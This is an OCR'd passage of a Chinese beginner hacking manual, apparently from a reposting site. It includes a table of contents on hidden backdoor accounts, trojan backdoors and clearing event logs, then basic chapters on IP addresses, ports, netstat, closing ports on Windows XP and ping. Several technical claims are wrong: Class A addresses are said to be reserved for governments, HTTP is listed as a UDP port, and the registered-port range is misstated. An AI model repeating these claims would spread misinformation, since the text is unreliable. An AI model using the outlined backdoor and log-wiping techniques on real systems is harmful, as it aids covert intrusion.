
11.2 账户隐藏技术……225
11.2.1 利用“命令提示符”创建后门账户……225
11.2.2 通过“注册表”创建后门账户……227
11.2.3 清除隐藏账户……229
11.3 其他常见的后门……231
11.3.1 系统服务后门……231
11.3.2 木马程序后门……233

视频教程

11.4 清除登录服务器的事件日志……233
11.4.1 事件日志的概述……233
11.4.2 手工清除自己计算机中的日志……234
11.4.3 清除远程主机上的日志……235
11.4.4 通过工具清除事件日志……236

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第1章

黑客往往被人们看做是神秘的、不可琢磨的，难以接近的万能人，他的出现让网络上的人们感到恐慌，更是让网上财产安全陷入危机。本章将针对黑客介绍其基本的概念及其常用的入侵方式。

黑客基础知识



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



1.1 黑客的概述

黑客最早源自英文hacker，早期在美国的电脑界是带有褒义的。但在媒体报导中，黑客一词往往指那些“软件骇客”（software cracker）。

黑客一词，原指热心于计算机技术，水平高超的电脑专家，尤其是程序设计人员。对这些人的正确英文叫法是cracker，有人翻译成“骇客”。黑客和骇客根本的区别是：黑客们建设，而骇客们破坏，也有人把黑客叫做hacker。但到了今天，黑客一词已被用于泛指那些专门利用电脑搞破坏或恶作剧的人。

黑客的原意是指那些精通操作系统和网络技术，并利用其专长编制新程序的人。这些人往往都掌握着非凡的计算机技术和网络知识，除了无法通过正当的手段物理性破坏他人的计算机和帮助他人重装操作系统外，其他大部分电脑操作他们都能通过网络做到。例如，将别人的计算机当作跳板盗取其他计算机内的文件，造成别人的计算机崩溃，磁盘格式化，监视他人计算机或者偷窥他人隐私，远程控制他人计算机，入侵网站服务器替换该网站的主页，下载用户数据库造成商业损失，攻击网站服务器使其无法被用户访问等。黑客技术现在已经逐渐被越来越多的人掌握和开发。目前世界上有许多黑客网站，这些站点都会介绍一些常用的攻击方法和系统的一些漏洞，并免费提供攻击软件供网友下载和使用，这样系统和站点遭受网民攻击的可能性就变大了。但是黑客技术同时又是一把双刃剑，如果我们了解了常用的黑客技术，就可以更好地保护自己的计算机不被恶意攻击。

在发展初期，网络方面的立法还不够健全，黑客在法律的漏洞下可以为所欲为。目前各国法律的发展速度还远远地落后于互联网的发展速度，在黑客活动转入地下以后其攻击的隐蔽性更强，使得当前的法律和技术缺乏针对网络犯罪卓有成效的反击和跟踪手段，无规范的黑客活动已成为网络安全的重要威胁。



1.2 黑客必经的两道门：IP地址与端口

端口就是计算机与外界通信交流的出口，而IP地址则相当于网络主机的一个虚拟地址，黑客如果想要攻击某个网络主机，首先要确定该目标的域名或者IP地址，然后通过端口来攻击该主机。

1.2.1 IP和IP地址

IP地址就像是家庭住址一样，例如你要写信给一个人，你就要知道他的地址，这样邮递员才能把信送到，计算机发送信息就像邮递员，它必须知道唯一的“家庭地址”才能不把信送错。只不过人们的地址使用文字来表示，计算机的地址用十进制数字表示。

1. IP

IP是英文 Internet Protocol的缩写，意思是“网络互联协议”，也就是为计算机网络相互连接进行通信而设计的协议。在因特网中，它是能使连接到网上的所有计算机

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

实现相互通信的一套规则，规定了计算机在因特网上进行通信时应当遵守的规则。任何厂家生产的计算机系统，只要遵守 IP协议就可以与因特网互连互通。正是因为有了IP协议，因特网才得以迅速发展成为世界上最大的、开放的计算机通信网络。因此，IP协议也叫做“因特网协议”。

2．IP地址

所谓IP地址就是给每个连接在互联网上的主机分配的一个32位地址。按照TCP/IP规定，IP地址用二进制表示，每个IP地址长32位，32位换算成字节，就是4字节。例如，一个采用二进制形式的IP地址是00001010000000000000000000000001，这么长的地址，处理起来太费劲。为了方便人们的使用，IP地址经常被写成十进制的形式，中间使用符号“.”分开。于是，上面的IP地址可以表示为10.0.0.1。IP地址的这种表示法叫做“点分十进制表示法”，这显然比1和0容易记忆得多。

有人会以为，一台计算机只能有一个IP地址，这种观点是错误的。通常可以指定一台计算机具有多个IP地址，因此在访问互联网时，不要以为一个IP地址就是一台计算机。另外，通过特定的技术，也可以使多台服务器共用一个IP地址，这些服务器在用户看起来就像一台主机。

3．IP地址的分类

互联网中的每个接口都必须有一个唯一的IP地址，该地址并不采用平面形式的地址空间，例如1、2、3等。IP地址具有一定的结构，分为5类。

（1）A类地址保留给政府机构，一个A类IP地址由1字节的网络地址和3字节主机地址组成，网络地址的最高位必须是0，地址范围是1.0.0.1～126.255.255.254，可用的A类网络有126个，每个网络能容纳1亿多个主机。

（2）B类地址分配给中等规模的公司，一个B类IP地址由2字节的网络地址和2字节的主机地址组成，网络地址的最高位必须是10，地址范围是128.0.0.1～191.255.255.254。可用的B类网络有16 382个，每个网络能容纳6万多个主机 。

（3）C类地址分配给任何需要的人，一个C类IP地址由3字节的网络地址和1字节的主机地址组成，网络地址的最高位必须是110。地址范围是192.0.0.1～223.255.255.254。C类网络可达209万余个，每个网络能容纳254个主机。

（4）D类地址用于组播，第一个字节以1110开始，它是一个专门保留的地址，并不指向特定的网络，目前这一类地址被用在多点广播中。多点广播地址用来一次寻址一组计算机，它标识共享同一协议的一组计算机。地址范围是224.0.0.1～239.255.255.254。

（5）E类地址用于实验，E类地址不分网络地址和主机地址，它的第1字节的前5位固定为11110，地址范围是240.0.0.1～255.255.255.254。

1.2.2 端口的概述

随着计算机网络技术的发展，原来物理上的接口已不能满足网络通信的要求，而TCP/IP作为网络通信的标准就解决了这个通信难题。TCP/IP集成到操作系统的内核中，这就相当于在操作系统中引入了一种新的输入/输出接口技术，因为在TCP/IP中引入了一种称为Socket的应用程序接口。有了这样一种接口技术，一台计算机就可以通过软件的方式与任何一台具有Socket接口的计算机进行通信。端口在计算机编程上也就相当于Socket接口。简言之，端口就是计算机与外界通信交流的出口。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. 端口

计算机“端口”是英文port的译义，可以认为是计算机与外界通信交流的出口。其中硬件领域的端口又称接口，如USB端口、串行端口等。软件领域的端口一般指网络中面向连接服务和无连接服务的通信协议端口，是一种抽象的软件结构，包括一些数据结构和I/O缓冲区。在网络技术中，端口有好几种意思。集线器、交换机、路由器的端口指的是连接其他网络设备的接口，如RJ-45端口、Serial端口等。这里的端口不是物理意义上的端口，而是特指TCP/IP中的端口，是逻辑意义上的端口。

2. 端口的分类

逻辑意义上的端口有多种分类标识，常见的分类标准有以下两种。

（1）按端口分布划分

按端口分布划分可以分为“公认端口”、“注册端口”以及“动态和/或私有端口”等。

① 公认端口

公认端口也称为“常用端口”。这类端口的端口号为0～1 023，它们紧密地绑定于一些特定的服务。通常这些端口的通信明确地表明了某种服务的协议，不可再重新定义它的作用对象。例如21端口分配给FTP服务，而23号端口是Telnet服务专用的，25端口分配给SMTP服务，80端口是HTTP通信所使用的，135端口分配给RPC服务，这些端口通常不会被像木马这样的黑客程序利用。

② 注册端口

注册端口的端口号为1 024～19 151，它们松散地绑定于一些服务，也就是说有许多服务绑定于这些端口，这些端口同样用于许多其他的目的。这些端口多数没有明确的定义服务对象，不同的程序可以根据实际需要自己定义，如后面要介绍的远程控制软件和木马程序中都会有这些端口的定义。记住这些常见的程序端口在木马程序的防护和查杀方面是非常有必要的。

③ 动态和/或私有端口

动态和/或私有端口的端口号为49 152～65 535。从理论上讲，不应该把常用服务分配在这些端口上。但实际上有些较为特殊的程序，特别是一些木马程序就非常喜欢使用这些端口，因为这些端口常常不会引起注意，容易隐蔽。

（2）按协议类型划分

根据所提供的服务方式的不同，端口又可以分为“TCP端口”和“UDP端口”两种。由于TCP和UDP两个协议是独立的，因此各自的端口号也相互独立，比如TCP有235端口，UDP也可以有235端口，两者并不冲突。

① 使用TCP协议的常见端口

- FTP：定义了文件传输协议，使用21端口。某计算机开了FTP服务便启动了文件传输服务。下载文件和上传文件都用到FTP服务。
- Telnet：一种用于远程登录的端口，用户可以以自己的身份远程连接到计算机上，通过这种端口可以提供一种基于DOS模式下的通信服务。如以前的BBS是纯字符界面，支持BBS的服务器会将23端口打开，以对外提供服务。
- SMTP：简单邮件传送协议，现在很多邮件服务器使用的都是这个协议，用于发送邮件。如常见的免费邮件服务中使用的就是这个邮件服务端口，所以在电子邮件设置中经常会看到有SMTP端口设置，服务器开放的是25号端口。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

- POP3：它是和SMTP对应的，用于接收邮件，通常情况下POP3协议所使用的是110端口。只要有相应的使用POP3协议的程序，就可以不以Web方式登录邮箱界面，而直接使用邮件程序接收邮件。

② 使用UDP协议的常见端口

- HTTP：用户使用最多的协议，也就是常说的“超文本传输协议”。上网浏览网页时，要在提供网页资源的计算机上打开80号端口以提供服务，常说的“WWW服务”、“Web服务器”等使用的就是这个端口。
- DNS：用于域名解析服务，这种服务在Windows NT系统中用得最多。互联网上的每一台计算机都有一个网络地址与之对应，这个地址就是IP地址，它以纯数字的形式表示。然而这种表示方法不便记忆，于是就出现了域名，访问计算机的时候知道域名即可，域名和IP地址之间的变化由DNS服务器来完成。DNS用的是53号端口。
- SNMP：简单网络管理协议，使用161号端口，用来管理网络设备。由于网络设备很多，因此无连接的服务就能体现出其优势。
- QQ：QQ程序接受服务又提供服务，这样两个聊天的人才是平等的。QQ使用的是无连接的协议，即UDP协议，QQ服务器使用8000号端口侦听是否有信息到来，客户端使用4000号端口向外发送信息。

1.2.3 查看端口

为了查找目标主机都开放了哪些端口，可以使用一些扫描工具对目标主机一定范围的端口进行扫描。只有掌握了其端口情况，才能进一步对目标主机展开攻击。在Windows XP中，可以使用Netstat命令查看端口，具体操作方法如下。

1 打开“命令提示符”对话框

在桌面上依次单击“开始>所有程序>附件>命令提示符”命令即可打开“命令提示符”窗口，如下图所示。



2 查看端口号

在“命令提示符”窗口的光标处输入netstat-a-n命令，按Enter键即可看到数字形式显示的TCP和UDP连接的端口号及其状态，如下图所示。



如果管理者在不知情的情况下将计算机端口打开得太多，那么可能有两种情况：一种是提供了服务而管理者没有注意，比如安装IIS的时候，软件就会自动地增加很多服务；一种是服务被攻击者安装了木马，通过特殊的端口进行通信。这两种情况都是

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

很危险的，管理员不了解服务器提供的服务，就会减小系统的安全系数。因此扫描本机开放端口是做好安全防范的首要工作。

1.2.4 关闭端口和限制端口


在默认情况下，有很多不安全的或没有什么用处的端口是开启的，例如Telnet服务的23端口、FTP服务的21端口、SMTP的25端口和RPC服务的135端口等。为了保证系统的安全性，通常可以将其关闭或者限制。

1. 关闭端口

不同的端口对应不同的服务，因此可以理解为关闭了某项端口对应的服务就关闭了该端口。“Windows服务”管理着Windows中所有的服务，而关闭这个服务就好比关闭了这个端口，比如将Terminal Services服务的3389端口关闭的具体操作步骤如下。

1 打开“控制面板”窗口

在桌面上依次单击“开始>控制面板”命令，如下图所示。




2 打开“管理工具”窗口

在“控制面板”窗口中双击“管理工具”图标，如下图所示。



3 打开“服务”窗口

在“管理工具”窗口中双击“服务”图标，如下图所示。



4 打开目标服务属性对话框

在“服务”窗口中双击Terminal Services服务项，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5 关闭Terminal Services服务

在“Terminal Services的属性（本地计算机）”对话框的“常规”选项卡中，将“启动类型”设置为“已禁用”即可关闭该服务，如右图所示。

如果要开启端口，只要将“启动类型”修改为“自动”，并在“服务状态”区域中单击“启动”按钮即可开启该端口。




2. 限制端口

Windows XP自带了“TCP/IP筛选”功能即可限制服务器的端口，具体的操作步骤如下。


1 打开“网络连接”窗口

在桌面上右击“网上邻居”图标，在弹出的快捷菜单中单击“属性”命令，如下图所示。




2 打开“本地连接属性”对话框

在“网络连接”窗口中右击“本地连接”图标，在弹出的快捷菜单中单击“属性”命令，如下图所示。




3 打开TCP/IP属性对话框

在“本地连接 属性”对话框的“常规”选项卡中双击列表框中的“Internet协议（TCP/IP）”选项，如下图所示。



4 打开“高级TCP/IP设置”对话框

在“Internet协议（TCP/IP）属性”对话框中单击“高级”按钮，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


5 打开“TCP/IP筛选”对话框

在“高级TCP/IP设置”对话框中切换到“选项”选项卡，在列表框中选中“TCP/IP筛选”，单击“属性”按钮，如下图所示。



6 添加或删除端口

在“TCP/IP属性”对话框中选中“启用TCP/IP筛选”复选框，此时只需要选中TCP、UDP或IP一栏中的“只允许”单选按钮就可以添加或者删除各种端口了，如下图所示。





1.3 黑客常用命令

黑客在入侵的过程中会使用各种网络命令进行探测并获得信息，这些命令也是黑客入门最基本的要求，在这一节里将介绍黑客常用的一些命令。

1.3.1 路由与网关

黑客的入侵是与路由和网关紧密相关的，在学习常用的网络命令之前，先要了解什么是路由与网关。

1. 路由

路由是指通过相互连接的网络把信息从源地点移动到目标地点的活动，一般来说，在路由过程中，信息至少会经过一个或多个中间节点。

2. 路由器

路由器是互联网的主要节点设备，路由器通过路由决定数据的转发，转发策略称为路由选择，这也是路由器名称的由来。作为不同网络之间互相连接的枢纽，路由器系统构成了基于 TCP/IP 的国际互联网 Internet 的主体脉络，也可以说，路由器构成了 Internet 的骨架。它的处理速度是网络通信的主要瓶颈之一，它的可靠性则直接影响着网络互连的质量。

3. 网关

网关又称网间连接器、协议转换器，是最复杂的网络互连设备，仅用于两个高层协议不同的网络互连。网关既可以用于广域网互连，也可以用于局域网互连。在使用不同

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


的通信协议、数据格式或语言，甚至体系结构完全不同的两种系统之间，网关是一个翻译器。简单来说，网关就是一个网络连接到另一个网络的“关口”。

4. 路由与网关的关系

按照不同的分类标准，网关也有很多种。TCP/IP协议簇里的网关是最常用的，在这里我们所讲的“网关”均指TCP/IP协议簇下的网关。

网关实质上是一个网络通向其他网络的IP地址，比如有网络A和网络B，网络A的IP地址范围为192.168.1.1~192.168.1.254，子网掩码为255.255.255.0；网络B的IP地址范围为192.168.2.1~192.168.2.254，子网掩码为255.255.255.0。在没有路由器的情况下，两个网络之间是不能进行TCP/IP通信的，即使是两个网络连接在同一台交换机上，TCP/IP协议簇也会根据子网掩码判定两个网络中的主机处在不同的网络里。

要实现上述两个网络之间的通信，则必须通过网关，如果网络A中的主机发现数据包的目的主机不在本地网络中，就把数据包转发给它自己的网关，再由网关转发给网络B的网关，网络B的网关再转发给网络B的某个主机，它们之间的关系如右图所示。



5. 路由、网关与网络命令的关系

从前面的介绍可以总结出黑客要入侵某台计算机就必须先通过自己的网络，经过网关与路由设备，再进入目标计算机当中，最后返回自己的计算机。在黑客进行攻击与用户防范黑客的这个过程中，用户要防范黑客就需要“关门”，而黑客就扮演着“撬门”的角色，所以无论是用户还是黑客在这个过程中都会使用一些命令，在下面的小节里将会介绍这些命令的使用方法。

1.3.2 ping命令

当不同的计算机通过网络连接到一起后，都会有一个网络分配的IP地址，这时可以使用ping命令来测试这些计算机是否已经连通，并能进行访问、数据传输等操作。

ping命令是Windows系列自带的一个可执行命令。利用它可以检查网络是否能够连通，可以很好地帮助人们分析判定网络故障。该命令只有在安装了TCP/IP协议后才可以使用。ping命令的主要作用是通过发送数据包并接收应答信息来检测两台计算机之间的网络是否连通。当网络出现故障的时候，可以用这个命令预测故障和确定故障地点。ping命令成功只是说明当前主机与目的主机之间存在一条连通的路径。如果不成功，则考虑网线是否连通、网卡设置是否正确、IP地址是否可用等。需要注意的是：成功地与另一台主机进行一次或两次数据报交换并不表示TCP/IP配置就是正确的，本地主机与远程主机必须执行大量的数据报交换，才能确信TCP/IP的正确性。

使用ping命令进行连通测试的具体步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1 判断是否安装TCP/IP

同1.2.3小节的操作打开“命令提示符”窗口，输入“cd\”命令后按Enter键进入C盘根目录下，然后输入“ping 127.0.0.1”或者“ping 计算机名”按Enter键，如果能ping通则说明已经安装了该协议，如下图所示。



2 判断是否连通远程计算机

在“命令提示符”窗口中输入“ping+空格+IP地址”进行测验，如这里输入“ping 192.168.1.5”，如果能ping通则说明连通了，如果没有ping通则说明没有连通，如下图所示。



3 根据IP地址获取域名

在“命令提示符”窗口中输入“ping-a目标计算机的IP地址”命令来根据IP地址获取域名，比如这里输入“ping-a 192.168.1.18”命令，获取该计算机的名称为zoe，如下图所示。



4 连续对IP地址执行ping命令

默认情况下ping命令只执行4次，而要连续对IP地址执行ping命令则可在其命令后面加上“空格-t”，如“ping 192.168.1.18-t”，按Ctrl+C组合键可将其强行中断，如下图所示。



提示：ping命令的含义

在执行了ping命令以后会有一个返回的命令，如果显示“Reply from……”，则说明ping通了；如果显示的是“Request timed out”，则表示连接超时没有ping通。

溜客安全网 WwW.176Ku.CoM

